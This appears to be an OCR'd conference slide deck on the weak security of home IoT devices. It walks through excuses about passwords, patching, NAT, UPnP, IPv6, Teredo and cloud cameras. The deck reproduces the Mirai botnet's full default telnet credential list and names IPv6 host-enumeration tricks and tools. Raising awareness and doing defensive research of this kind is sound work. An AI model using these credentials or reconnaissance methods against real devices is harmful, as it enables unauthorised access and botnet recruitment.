IoT security is a nightmare. But what is the real risk?

root@kali:~# whoami

Zoltán Balázs

root@kali:~# whoami

root@kali:~# whoami

I'm NOT a CEH


Creator of the Zombie Browser Toolkit

https://github.com/Z6543/ZombieBrowserPack

Creator of the HWFW Bypass tool

- Idea later(?) implemented by nation state attackers in Duqu 2.

https://github.com/MRGEffitas/hwfwbypass



Creator of the Malware Analysis Sandbox Tester tool

https://github.com/MRGEffitas/Sandbox_tester

Invented the idea of encrypted exploit delivery via Diffie-Hellman key exchange, to bypass exploit detection appliances

- Implemented by Angler and Nuclear exploit kit developers

https://www.mrg-effitas.com/generic-bypass-of-next-gen-intrusion-threat-breach-detection-systems/

How did I get into this?

I bought an IP camera for home use

Found multiple high severity issues

Notified manufacturer, published blogpost

After one year, no patch available

The question is:

- Now what?

Vendor name censored to protect the identity of the guilty

Examples of terrible home IoT devices

- IP Camera
- Router
- Baby monitor
- Smart home
- NAS
- Smart cars

Mandatory Shodan slide

https://www.shodan.io/search?query=nas

https://images.shodan.io/?query=camera

Assumptions

For the next ~5-10 years, assume

- Your IoT device has horrible security holes
- It won't receive any patches, ever

For the sake of this presentation, I assumed:

- The IoT device is not intentionally malicious
- Is not preloaded with malware

I know, I am an optimistic guy ¯_(ツ)_/¯

IoT Security Excuses

a.k.a #YOLOSEC

I am safe, I changed all IoT passwords

https://www.youtube.com/watch?v=4YDgBSq1kB0

12345 ?

That's amazing, I have the same combination on my luggage!

I am safe, I changed all IoT passwords

Vulnerabilities bypassing password protection

- Memory corruption issues (BoF, Format string, …)
- CSRF (later)
- Backdoor accounts
- Lack of brute-force protection
- …

Mirai Telnet passwords

root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(none)
admin	password
root	root
root	12345
user	user
admin	(none)
root	pass
admin	admin1234
root	1111
admin	smcadmin
admin	1111
root	666666
root	password
root	1234
root	klv123
Administrator	admin
service	service
supervisor	supervisor
guest	guest
guest	12345
guest	12345
admin1	password
administrator	1234
666666	666666
888888	888888
ubnt	ubnt
root	klv1234
root	Zte521
root	hi3518
root	jvbzd
root	anko
root	zlxx.
root	7ujMko0vizxv
root	7ujMko0admin
root	system
root	ikwb
root	dreambox
root	user
root	realtek
root	00000000
admin	1111111
admin	1234
admin	12345
admin	54321
admin	123456
admin	7ujMko0admin
admin	1234
admin	pass
admin	meinsm
tech	tech
mother	fucker

I am safe, I regularly patch all of my IoT devices

I am safe, I regularly patch all of my IoT devices

Patches are late by years

Most IoT devices do not get a patch, EVER


Problems with direct IPv4 connection

If your IoT device has an Internet routable IPv4 address, without any firewall port filtering

Just prepare for apocalypse

Seriously, don't do that

CCTV is OCTV today



Problems with direct IPv4 connection

"These devices will show up on #Shodan like a hooker on a highway"

https://twitter.com/DEYCrypt/status/700426858719006721

The IoT device is only available in a closed network

The IoT device is only available in a closed network

Uconnect computers are linked to the Internet by Sprint's cellular network, and only other Sprint devices can talk to them. So Miller has a cheap Kyocera Android phone connected to his battered MacBook. He's using the burner phone as a Wi-Fi hot spot, scouring for targets using its thin 3G bandwidth.

```
(•_•)
<)   )┘ What
 /    \

\(•_•)
 (   (> The
 /    \

 (•_•)
<)   )>  fuck were you thinking???
 /    \
```

The device is only exposed in my area
Physically nearby to open WiFi

Close the window! You're letting the WiFi out.

The device is only exposed in my area
Physically nearby to open WiFi

The device is only exposed in my area Smart rifle hacking – open WiFi

Full of FUD

- but still, interesting research based on the devices you can expect to network connected

- Hacking a Linux-Powered Rifle

  Credit: Runa Sandvik and Michael Auger

  If a hacked and out of control car on the freeway doesn't scare you into never leaving the house, maybe a hacked precision-guided rifle will. Runa and Michael showed just how this nightmare scenario could come true. When asked why they'd hack a firearm, Runa replied: "Because cars are boring." Tell that to Andy Greenberg.

I am safe, home network, behind NAT

NAT is sneaky evil

Due to NAT:

- Users believe they are safe behind home router NAT
- Developers created ways to connect devices behind NAT, seamlessly

What could possibly go wrong?


https://youtu.be/v26BAlfWBm8

But, but NATs are good …

I am safe, home network, behind NAT

Think again

- UPNP
- IPv6
- Teredo
- Cloud



UPNP

UPnP

Current UPnP Status: Enabled Disable

Current UPnP Settings List


ID	App Description	External Port	Protocol	Internal Port	IP Address	Status
1	Deluge 1.3.6 at 192.168.2.102:3	36456	TCP	36456	192.168.2.102	Enabled

Refresh

Using IPv6 with Linux? You've likely been visited by Shodan and other scanners

Shodan caught using time-keeping servers to quietly harvest IP addresses.

by Dan Goodin - Feb 1, 2016 5:45pm CET




Enlarge

shodan.io

One of the benefits of the next-generation Internet protocol known as IPv6 is the enhanced privacy it offers over its IPv4 predecessor. With a staggering 2^{128} (or about 3.4×10^{38}) theoretical addresses available, its IP pool is immune to the types of systematic scans that criminal hackers and researchers routinely perform to locate vulnerable devices and networks with IPv4 addresses. What's more, IPv6 addresses can contain regularly changing, partially randomized extensions. Together, the IPv6 features cloak devices in a quasi anonymity that's not possible with IPv4.

IPv6



Market for private IPv6

Timespan for private IPv6 addresses: ~1 day

ICMP means every device is reachable

- network stack hack possible

Predictable IPv6 addresses (mostly enterprise)

- ::0, ::1, ::2, ::service_port, ::IPv4, ::1000-::2000, ::100-::200, ::1.0-::1-2000, ::b00b:babe

Reverse DNS enumeration (mostly enterprise)- dnsrevenum6

Zone transfer … AXFR … (mostly enterprise)


DNSSEC chain walk (mostly enterprise)

DNS brute force (mostly enterprise) – dnsdict6


Recommended:

- Marc van Hauser: IPv6 insecurity revolutions
- THC IPv6

Teredo bubble



Teredo NAT hole



Teredo in practice

µTorrent 2.0.1

File Options Help

<Search Here>

Name	#	Size	Done	Status	Seeds	Peers	Down Speed	Up
ubuntu-10.04-desktop-amd64.iso	1	697 MB	5.8%	Downloading	78 (435)	7 (1899)	947.7 kB/s	6.

General | Trackers | Peers | Pieces | Files | Speed | Logger

IP	Client	Flags	%	Down Speed	Up Speed	Reqs	Uploaded	Downloaded	Peer dl.
2001:0:4137:9e74:4bd:638:b986:764a [uTP]	µTorrent 2.0.1	D IXP	100.0	15.7 kB/s		6 | 0		1.40 MB	
2001:0:4137:9e74:4e7:26b0:e770:9ea9 [uTP]	µTorrent 2.0.1	DS IXP	100.0	0.3 kB/s		1 | 0		32.0 kB	
2001:0:4137:9e74:8c0:2cab:9c6f:15b3 [uTP]	µTorrent 2.0.1	D IXP	100.0	1.0 kB/s		2 | 0		32.0 kB	
2001:0:4137:9e74:105d:552:ab2f:78c4 [uTP]	µTorrent 2.0.1	d IXEP	100.0					128 kB	
2001:0:4137:9e74:106a:32e7:ba04:c5b3 [uTP]	µTorrent 2.0.1	DS IXP	100.0			1 | 0		16.0 kB	
2001:0:4137:9e74:1075:11b6:b9ca:79c7 [uTP]	µTorrent 2.0.1	D IXP	100.0	7.4 kB/s		4 | 0		1.31 MB	
2001:0:4137:9e74:107d:3494:b383:bf08 [uTP]	µTorrent 2.0.1	D IXP	100.0	195.8 kB/s	0.2 kB/s	49 | 0		16.1 MB	
2001:0:4137:9e74:1439:87a:52f1:c4c1 [uTP]	µTorrent 2.0.1	DS IXP	100.0	0.2 kB/s		1 | 0		32.0 kB	
2001:0:4137:9e74:1c96:151b:b389:4ffb [uTP]	µTorrent 2.0.1	D IXEP	100.0	58.5 kB/s		15 | 0		5.57 MB	
2001:0:4137:9e74:1ca3:1fb7:9cc8:639e [uTP]	µTorrent 2.0.1	d IXP	100.0					64.0 kB	
2001:0:4137:9e74:201d:22b1:7eea:714b [uTP]	µTorrent 2.0.1	DS IXP	100.0	0.2 kB/s		1 | 0		96.0 kB	
2001:0:4137:9e74:2088:35cf:9ff4:3bfa [uTP]	µTorrent 2.0.1	D IXEP	100.0	7.7 kB/s		4 | 0		512 kB	

DHT: 0 nodes | D: 975.9 kB/s O: 130.4 kB/s T: 252.0 MB | U: 5.1 kB/s O: 56.6 kB/s T: 994.3 kB

According to a study by Arbor Networks, the 2008 adoption of IPv6 by µTorrent caused a 15-fold increase in IPv6 traffic across the Internet over a ten-month period.

IP camera cloud hack

IP camera cloud hack


This research is work in progress

- Lot of stuff to fine-tune, research


The camera has an Android/iOS app

